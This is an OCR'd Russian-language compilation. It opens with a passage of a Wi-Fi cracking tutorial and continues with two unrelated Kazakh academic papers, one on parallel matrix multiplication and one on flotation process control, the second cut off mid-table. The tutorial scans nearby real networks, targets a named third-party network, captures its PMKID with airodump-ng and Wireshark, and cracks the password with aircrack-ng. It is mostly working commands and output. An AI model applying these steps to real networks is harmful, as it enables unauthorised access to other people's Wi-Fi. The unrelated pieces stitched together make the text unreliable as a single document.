00:15:6D:9A:26:C0  -53       30        0    0   1   65  OPN              Anan Apartment
00:15:6D:9C:26:84  -70       15        0    0   6   65  OPN              Anan Apartment
B6:B9:8A:73:AA:05  -70       35        0    0   4  360  WPA2 CCMP   PSK  Panmongkon
BA:B9:8A:73:AA:05  -70       36        1    0   4  360  WPA2 CCMP   PSK  <length:  0>
00:27:22:02:C0:D0  -79        8        0    0   1   65  OPN              Anan Apartment
CC:4E:EC:49:5D:F8  -85        9        0    0   1  130  WPA2 CCMP   PSK  originalnut_2G
E4:BE:ED:9B:B7:26  -83       34        0    0   4  270  WPA2 CCMP   PSK  Parinya 2
40:3D:EC:1A:88:A8  -87       24        0    0   3  130  WPA2 CCMP   PSK  Rungchai
CC:4E:EC:E1:AD:58  -86        5        3    0   1  130  WPA2 CCMP   PSK  NPAAE
2C:08:8C:DF:F3:E6  -88        9        0    0   1  130  WPA2 CCMP   PSK  casper
EC:08:6B:5B:E7:A6  -87        7        0    0   4  130  WPA2 CCMP   PSK  WIFI TOT
40:3D:EC:C2:72:B8  -89        8        0    0   9  130  WPA2 CCMP   PSK  Paangoon_2G
4C:F9:5D:4A:22:B8  -89        4        0    0   6  130  WPA2 CCMP   PSK  Parinya 1
9C:7D:A3:9D:1E:1C  -90        2        0    0   7  130  WPA2 CCMP   PSK  true_home2G_HGA
C8:3A:35:49:5D:00  -91        9        2    0   9  270  WPA  CCMP   PSK  Parinya 3
74:DA:38:B0:4D:5A  -90        9        0    0  10  130  WPA2 CCMP   PSK  seasun_1
BA:B9:8A:73:EA:BF  -92        3        0    0   4  360  WPA2 CCMP   PSK  <length:  0>
D8:FB:5E:4C:C0:8E  -91        4        0    0   1  130  WPA2 CCMP   PSK  MODUBKK
D8:FB:5E:49:F4:84  -91        4        0    0  11  130  WPA2 CCMP   PSK  PURE FURNITURE
80:D4:A5:D4:73:04  -92        7        0    0   8  130  WPA2 CCMP   PSK  true_home2G_RK8
40:3D:EC:21:AE:48  -93        3        0    0   6  130  WPA2 CCMP   PSK  true_home2G_668

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   08:3E:8E:AA:32:8B  -68    0 - 1      0        10
(not associated)   00:27:15:4D:BB:EF  -91    0 - 1      0         4
40:3D:EC:C2:72:B8  28:AD:3E:11:5F:9E  -82    0 - 1e     1         2

[mial@HackWare ~]$
```

Меня интересует беспроводная сеть **Paangoon_2G**, она работает на канале **9** и её MAC-адрес **40:3D:EC:C2:72:B8**.

Вновь запускаем airodump-ng, с опцией **–channel** указываем желаемый канал, а с опцией **-w** указываем файл для записи захваченных радио фреймов:

```
1    sudo airodump-ng wlp0s20f0u1 --channel 9 -w cap2
```

Теперь нужно ассоциироваться с точкой доступа. Для этого я пробовал использовать aireplay-ng, но эта программа поддерживает ассоциацию только для WEP и не работает с WPA (ошибка Denied (code 12), wrong ESSID or WPA).

```
10:07:56  Sending Authentication Request (Open System) [ACK]

10:07:58  Sending Authentication Request (Open System) [ACK]

10:08:00  Sending Authentication Request (Open System) [ACK]
10:08:00  Authentication successful
10:08:00  Sending Association Request [ACK]
10:08:00  Denied (code 12), wrong ESSID or WPA ?

10:08:03  Sending Authentication Request (Open System) [ACK]

10:08:05  Sending Authentication Request (Open System) [ACK]

10:08:07  Sending Authentication Request (Open System) [ACK]

10:08:09  Sending Authentication Request (Open System) [ACK]
10:08:09  Authentication successful
10:08:09  Sending Association Request [ACK]
10:08:09  Denied (code 12), wrong ESSID or WPA ?

10:08:12  Sending Authentication Request (Open System) [ACK]
10:08:12  Authentication successful
10:08:12  Sending Association Request [ACK]
10:08:12  Denied (code 12), wrong ESSID or WPA ?
^C
[mial@HackWare ~]$
```

Ассоциация происходит естественным образом при попытке подключиться к этой точки доступа, то есть с другой беспроводной карты можно начать подключение к точке доступа и в этом случае действительно удаётся захватить PMKID, правда вместе с рукопожатием. Об этом говорит строка «**WPA (1 handshake, with PMKID)**».

Можно подключиться, например, через Network Manager или с помощью другого компьютера или телефона, пароль можно указать любой. Для подключения из командной строки, создайте конфигурационный файл (замените данные на свои):

```
1       wpa_passphrase "Paangoon_2G" 22222222 > Paangoon_2G.conf
```

Здесь:

- **"Paangoon_2G"** — имя интересующей меня сети
- **22222222** — произвольный пароль (не менее 8 символов)
- **Paangoon_2G.conf** — имя конфигурационного файла.

Для подключения выполните:


```
1       sudo wpa_supplicant -i wlo1 -c Paangoon_2G.conf -d
```

Здесь:

- **-i wlo1** — имя беспроводного интерфейса, используемого для подключения
- **-c Paangoon_2G.conf** — используемый для подключения конфигурационный файл
- **-d** — опция, включающая показ сообщений отладки

Анализ полученного файла:

```
1       aircrack-ng cap2-01.cap
```




Для извлечения PMKID (чтобы для брутфорса не использовался хендшейк с заведомо неверным паролем), откроем этот файл в Wireshark:

```
wireshark-gtk cap2-01.cap
```


Для отделения только нужных данных, используем следующий фильтр (замените 40:3D:EC:C2:72:B8 на интересующую вас точку доступа):

```
(wlan.fc.type_subtype == 0x08 || wlan.fc.type_subtype == 0x05 || (eapol && wlan.rsn.ie.pmkid)) && wlan.addr==40:3D:EC:C2:72:B8
```

Загляните в первое сообщение рукопожатия и убедитесь, что там действительно присутствует PMKID:




Теперь с помощью **CTRL+m** выделите нужные пакеты (**Beacon** и **Message 1**):



И в меню **File** выберите **Export Specified Packets**. Введите имя файла и поставьте переключатель на **Marked packets only**.

Я сохранил эти два фрейма в файл **extracted.pcap**, проверяю файл:

```
1       aircrack-ng extracted.pcap
```



Отлично: хендшейков — 0, зато есть PMKID, об этом говорит уже знакомая нам строка «**WPA (0 handshake, with PMKID)**».

Можно вновь запустить тестовый взлом:

```
1       aircrack-ng -w test.dic extracted.pcap
```

Вновь пароль успешно взломан:

```
      [00:00:00] 7/55 keys tested (308.49 k/s)

      Time left: 0 seconds                                      12.73%

                         KEY FOUND! [ 00001777 ]


      Master Key     : DE 78 8E 46 85 75 35 4E 4E A1 88 50 62 62 00 DF
                       59 9C B0 A3 22 B7 4E 15 B7 52 00 C6 3B BF CE 39

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[mial@HackWare ~]$
```

Заключение

В этой статье показана принципиальная возможность aircrack-ng взламывать Wi-Fi пароль из PMKID, а также способность airodump-ng перехватывать PMKID. То есть в случае необходимости, можно обойтись без hashcat.

Литература

1. The Hacker Playbook 3: Practical Guide To Penetration Testing

ОПРЕДЕЛЕНИЕ ОПТИМАЛЬНОГО РАЗБИЕНИЯ ЭЛЕМЕНТОВ МАТРИЦ ПРИ ПАРАЛЛЕЛЬНОМ УМНОЖЕНИИ НА ГЕТЕРОГЕННЫХ ПРОЦЕССОРАХ

Клюева Е.Г.[1], Яворский В.В.[1], Адамов А.А.[2]
[1]*Карагандинский государственный технический университет, Казахстан*
[2]*Евразийский национальный университет имени Л.Н. Гумилева, Казахстан*
e-mail: e.klyueva@kstu.kz, yavorskiy-v-v@mail.ru, adam1955@mail.ru

Аннотация. *В статье рассматриваются результаты нахождения оптимальной формы разбиения элементов матриц при выполнении операции их перемножения на трех абстрактных гетерогенных процессорах. Оптимальность форм определяется для пяти классов алгоритмов. Для оценки коммуникационной трудоемкости алгоритмов используется модель Хокни.*

Применение параллельных вычислительных систем является важным направлением развития вычислительной техники. Эта тенденция вызвана не только принципиальным ограничением максимально возможного быстродействия обычных последовательных ЭВМ, но и наличием вычислительных задач, для решения которых возможностей существующих средств вычислительной техники всегда оказывается недостаточно [1]. В частности, к таким задачам можно отнести работу с матрицами корреспонденций жителей города, которые концентрируют основную информацию о передвижениях и имеют значительную размерность и динамические элементы.

Организация параллельности вычислений, когда в один и тот же момент времени выполняется одновременно несколько операций обработки данных, осуществляется, в основном, введением избыточности функциональных устройств (многопроцессорности). В этом случае можно достичь ускорения процесса решения вычислительной задачи, если осуществить разделение применяемого алгоритма на информационно независимые части и организовать выполнение каждой части вычислений на разных процессорах. Подобный подход позволяет выполнять необходимые вычисления с меньшими затратами времени, и возможность получения максимального ускорения ограничивается только числом имеющихся процессоров и количеством "независимых" частей в выполняемых вычислениях.

Общепризнанно, что программирование многопроцессорных (многоядерных) вычислительных систем является сложной задачей, которая требует от программиста высокой квалификации и больших трудозатрат.

Представим себе, что у нас имеется программа, распределенная между множеством процессоров. В этом случае в отличие от программы, выполняющейся на одном процессоре, возникают следующие основные проблемы:

– равномерная загрузка процессоров, т.к. если основная вычислительная нагрузка будет возложена только на часть из них, то уменьшится выигрыш от распараллеливания;

– проблема установления связей между процессорами и управления этими связями;

– проблема частичного упорядочения действий, выполняемых программой на разных процессорах;

– проблема эффективной организации обмена информацией среди задач, т.к. если вычисления выполняются на высокоскоростных процессорах, а скорость обмена данными низкая, то большая часть времени будет тратиться на ожидание информации, необходимой для дальнейших вычислений.

Для анализа параллельных вычислений на нескольких процессорах возьмем операцию умножения матриц.

При перемножении матриц на однородных процессорах есть однозначных ответ для выполнения этого действия. Когда же речь идет о гетерогенных процессорах, однозначного ответа нет, и вопрос о рациональном методе решения этой задачи остается открытым.

Проблема разбиения данных при параллельном перемножении матриц на гетерогенных процессорах рассмотрена в работах [2, 3, 4, 5]. Однако в данных работах не была учтена разница пропускных способностей сетей передачи данных между вычислительными элементами.

Произведение матриц AB состоит из всех возможных комбинаций скалярных произведений вектор-строк матрицы A и вектор-столбцов матрицы B. Элемент результирующей матрицы AB с индексами i, j есть скалярное произведение i-ой вектор-строки матрицы A и j-го вектор-столбца матрицы B. На рисунке 1 представлен пример умножения матрицы A на матрицу B.




Рис. 1. Умножение матрицы A на матрицу B

В нашем случае мы будем умножать квадратные матрицы размерностью N×N.

Для оценки времени передачи данных мы будем использовать модель Хокни, в которой учитывается задержка (латентность) перед передачей данных:

$$T_{nd}(m) = \alpha + m / \beta, \quad (1)$$

Выбранный алгоритм непосредственно изменяет относительную важность коммуникации между вычислительными элементами и самих вычислений при определении времени выполнения умножения, и также будет влиять на производительность каждой формы разделов данных.

Существует пять групп алгоритмов параллельного умножения матриц:


- последовательная коммуникация с барьером (Serial Communication with Barrier (SCB));
- параллельная коммуникация с барьером (Parallel Communication with Barrier (PCB));
- последовательная коммуникация с массовым перекрытием (Serial Communication with Bulk Overlap (SCO));
- параллельная коммуникация с массовым перекрытием (Parallel Communication with Overlap (PCO));
- параллельное перекрытие с чередованием (Parallel Interleaving Overlap (PIO)).

Первые два алгоритма основаны на идее коммуникации процессоров с барьером, то есть все процессоры отправляют и получают все данные до определенного момента (барьера), после которого можно начинать вычисления.

Различают последовательную и параллельную коммуникацию с барьером.

Последовательная коммуникация с барьером (SCB) - это простой алгоритм умножения матриц, в которых все данные передаются каждым процессором последовательно, и только один раз связь завершается между всеми процессорами, делает вычисление проходить параллельно на каждом процессоре (рис.2 а).

Параллельная коммуникация с барьером (PCB) – это алгоритм умножения матриц, в котором все данные посылаются между процессорами параллельно, и только один раз завершается связь между процессорами, чтобы осуществить все вычисления параллельно на каждом процессоре (рис.2 б).




а) б)

Рис. 2. Алгоритмы последовательной (а) и параллельной (б) коммуникации с барьером

Оставшиеся три алгоритма пытаются накладывать коммуникации и вычисления, где это возможно, в целях сокращения общего времени выполнения вычислений.

В алгоритме коммуникации с последовательным наложением (SCO) все данные передаются процессорами последовательно, параллельно происходит вычисление элементов, не задействованных в обмене. Оставшаяся часть операций выполняется только после завершения коммуникации и наложенных вычислений (рис.3 а).

Алгоритм коммуникации с параллельным наложением (PCO) завершает все коммуникации параллельно, одновременно вычисляя те разделы матрицы C, которые не требуют межпроцессорной связи. Как только данные операции завершаются, выполняется оставшаяся часть вычислений (рис.3 б).



а) б)


Рис.3. Алгоритмы последовательной (а) и параллельной (б) коммуникация с наложением

Алгоритм параллельного чередования с наложением (PIO), в отличие от предыдущих алгоритмов, не использует массовую коммуникацию. На каждом шаге посылаются данные (строка и столбец или k строк и столбцов одновременно) соответствующим процессором(ами) для всех процессора(ов), требующих эти элементов, в то время как, параллельно, все процессоры осуществляют вычисления, используя данные, полученные на предыдущем шаге.

Для выполнения параллельных вычислений при перемножении матриц необходимо определить, какую часть результирующей матрицы будет вычислять тот или иной процессор. В работе [4] были предложены следующие оптимальные формы разделения элементов матриц между процессорами:

1. «Square Corner» (SC) (рис.4 а);
2. «Rectangle Corner» (RC) (рис.4 б);
3. «Square Rectangle» (SR) (рис.4 в);
4. «Block 2D Rectangular» (BR) (рис.4 г);
5. «L Rectangular» (LR) (рис.4 д).

На рис. 4 представлены описанные выше формы:



а) б) в) г) д)

Рис. 4. Формы разделения вычисления результирующей матрицы между процессорами.

Процессоры P, R и S окрашены в белый, серый и чёрный цвета соответственно, пропорционально их вычислительным мощностям, которые определены отношением P_r: R_r: S_r, где P является самым мощным процессором и $S_r = 1$. $T = P_r + R_r + S_r$.

Однако в работе [4] не была учтена латентность сети передачи данных, что является основным направлением данного исследования.

Латентность - задержка или ожидание, которая увеличивает реальное время отклика по сравнению с ожидаемым. Она появляется в момент, когда один вычислительный элемент хочет передать данные другому элементу. Латентность присуща практически всем устройствам, которые участвуют в передачи данных, поэтому необходимо учитывать показатель латентности при обработки больших объемов данных.

Для построения математической модели умножения матриц в данной работе используется абстрактная модель процессора. В работах [2, 3] было доказано, что понятие абстрактного процессора, которое фокусируется главным образом на объеме коммуникаций и объеме вычислений, точно прогнозирует экспериментальную производительность множества процессоров и даже целых кластеров для матричных вычислений.

Рассматриваемые процессоры P, R и S объединены полносвязной топологией, с пропускными способностями сети передачи β_1 между процессорами P и S, β_2 между процессорами P и R, β_3 между процессорами S и R.

Для анализа математической модели перемножения матриц на трех гетерогенных процессорах было разработано программное обеспечение на основе модели Хокни, позволяющая учитывать следующие данные:

– относительную мощность процессоров;

– латентность между процессорами;
– размерность матриц;

На основании этих данных программа рассчитывает время вычислений в зависимости от выбранного алгоритма умножения и формы разбиения элементов матриц между процессорами. На рис. 5 представлен график расчета времени перемножения матриц в зависимости от входных данных и с учетом всех возможных способов комбинирования алгоритма умножения и формы разбиения элементов.




Рис. 5. График расчета времени параллельного перемножения матриц

Анализируя график, можно сказать, что оптимальное время выполнения вычислений было достигнуто в шести случаях в зависимости от входных данных:

1) алгоритм последовательной коммуникации с барьером и формой Square Corner;

2) алгоритм последовательной коммуникации с барьером и формой Block 2D Rectangular;

3) алгоритм последовательной коммуникации с барьером и формой L Rectangular;

4) алгоритм последовательной коммуникации с барьером и формой Square Rectangle;

6) алгоритм параллельной коммуникации с барьером и формой Square Corner;

7) алгоритм параллельной коммуникации с барьером и формой Block 2D Rectangular.

Работа выполнена в рамках исследований по проекту AP05133699 «Исследование и разработка инновационно-телекоммуникационных технологий с использованием современных кибер-технических средств для интеллектуальной транспортной системы города» института ИВТ КН МОН РК.

Литература

1. В.П. Гергель, Р.Г. Стронгин. Основы параллельных вычислений для многопроцессорных вычислительных систем. — 2-е изд., дополненное. — Нижний Новгород: Издательство Нижегородского госуниверситета, 2003. — 181 с.

2. Becker B.A., Lastovetsky, A. Towards data partitioning for parallel computing on three interconnected clusters // Parallel and Distributed Computing, 2007. ISPDC'07. Sixth International Symposium, IEEE. 2007. С. 39.
3. DeFlumere A., Lastovetsky A. Optimal data partitioning shape for matrix multiplication on three fully connected heterogeneous processors, Euro-Par 2014WS, HeteroPar 2014 - Twelfth International Workshop on Algorithms, Models and Tools for Parallel Computing on Heterogeneous Platforms. 2014. С. 201-214.
4. DeFlumere A. Optimal Partitioning for Parallel Matrix Computation on a Small Number of Abstract Heterogeneous Processors // PhD thesis, University College Dublin. 2014. 161 с.
5. Lastovetsky A. L. On grid-based matrix partitioning for heterogeneous processors // ISPDC. 2007. С. 383- 390.

К ВОПРОСУ РАЗРАБОТКИ ИНТЕЛЛЕКТУАЛЬНОЙ СИСТЕМЫ УПРАВЛЕНИЯ ПРОЦЕССОМ ФЛОТАЦИИ В МЕТАЛЛУРГИЧЕСКОМ ПРОИЗВОДСТВЕ

Кошимбаев Ш.К., Лукманова Ж.С., Әуелбек Ш.А., Искакова А.М.
Казахский национальный исследовательский технический университет имени К.И.Сатпаева, Казахстан, г. Алматы
azeshova@mail.ru

Аннотация. *В данной статье были получены результаты рассмотрения возможности применения интеллектуальных систем управления к процессам флотации металлургической отрасли. Представлен анализ процессов, протекающих во флотационных машинах. Рассмотрены основные входные, выходные параметры, а также возмущающиеся воздействия, составляющие экспертную базу для формирования управляющего воздействия с использованием нейронной сети. Показано, как для управления и визуализации, диагностики и слежения за процессом флотации на основе интеллектуальных методов используется платформа Experion PKS.*

Ключевые слова*: Интеллектуальная система управления, пенная флотация, технология флотации, программный комплекс Experion PKS.*

В настоящее время задачи разработки систем управления процессами флотации – процессами обогащения полезных ископаемых, основанных на избирательном прилипании частиц минералов в водной среде к воздушным пузырькам, являются актуальными задачами. К процессам пенной флотацией относится процесс, при котором гидрофобные (не смачиваемые водой) частицы полезных минералов прилипают к вводимым в пульпу пузырькам воздуха и поднимаются с ними кверху, образуя на поверхности пульпы обогащенный пенный слой, а гидрофильные (смачиваемые водой) частицы породы остаются взвешенными в пульпе и направляются в камерный продукт. Пенный слой отделяется от пульпы и, таким образом, происходит разделение минералов. В основе процесса флотации лежит свойство избирательного закрепления обработанных флотационными реагентами минеральных частиц на воздушных пузырьках. Действие реагентов направлено на повышение флотационной активности у одних частиц и понижение ее у других. В результате на поверхности пульпы образуется минерализованная пена, которая затем отправляется на переработку. Основным технологическим оборудованием являются флотационные машины [1].

На флотацию поступает пульпа, характеризуемая рядом свойств, определяющих ее поведение во флотационной камере. Эти свойства определяются как минералогическим

составом, так и предшествующей обработкой в процессах дробления, измельчения, а также в контактных чанах. Можно выделить, по крайней мере, несколько десятков факторов, влияющих на процесс флотации [2].

Анализ процессов, протекающих во флотомашинах, позволяет выделить основные входные, выходные параметры, а также возмущающие воздействия.

Входными параметрами являются: плотность пульпы, концентрация ионов меди в пульпе, расход ксантогената, расход медного купороса, расход сжатого воздуха, уровень пульпы, степень аэрации пульпы.

Возмущающими воздействиями являются: α – содержание металла в руде, флотируемость сырья, гранулометрический состав измельченного продукта обогащения.

Выходными параметрами являются: β – содержание металла в концентрате, γ – содержание металла в хвостах, производительность установки, выход концентрата, выход хвостов. В качестве выходных могут быть приняты показатели, представляющие собой более сложные функции, вычисляемые по простым показателям. Такой функцией является извлечение:

$$\xi = \frac{\alpha-\gamma}{\beta-\gamma} \cdot \frac{\beta}{\alpha}. \quad (1)$$

В процессе работы эти параметры меняются и представляют собой стационарные случайные функции. Входные параметры могут изменяться значительно. В связи с этим выходные параметры при ручном управлении также изменяются.

Получить статистические характеристики процесса флотации очень трудно и возможно благодаря, главным образом, применению статистических методов. Это обуславливает интерес к использованию методов интеллектуальных систем. В частности, к использованию нейронных сетей (рисунок 1).

Рис. 1 Интеллектуальная система управления процессом флотации

Для данной интеллектуальной системы управления процессом флотации была разработана экспертная база данных (таблица 1).

Таблица 1. Статистические характеристики процесса флотации обогатительных фабрик

№	Скорость подачи	pH выше по течению	Добавлено CuSO4	Уровень пульпы	Скорость потока воздуха
1	341.049346923828	10.8205127716064	7.995604515075688	24.443470001220 7	2.802197694778 44
2	341.049346923828	10.8205127716064	7.995604515075688	24.443470001220 7	2.802197694778 44
3	274.270782470703	10.8273506164551	7.786569118499 76	27.819293975830 1	2.798534870147 71
4	334.836761474609	10.8547010421753	7.655921936035 16	30.335533142089 8	2.805860757827 76
5	323.605926513672	10.8854703903198	7.838828086853 03	30.663738250732 4	2.802197694778 44
6	322.34130859375	10.851282119751	7.995604515075688	30.288646697998	2.805860757827 76

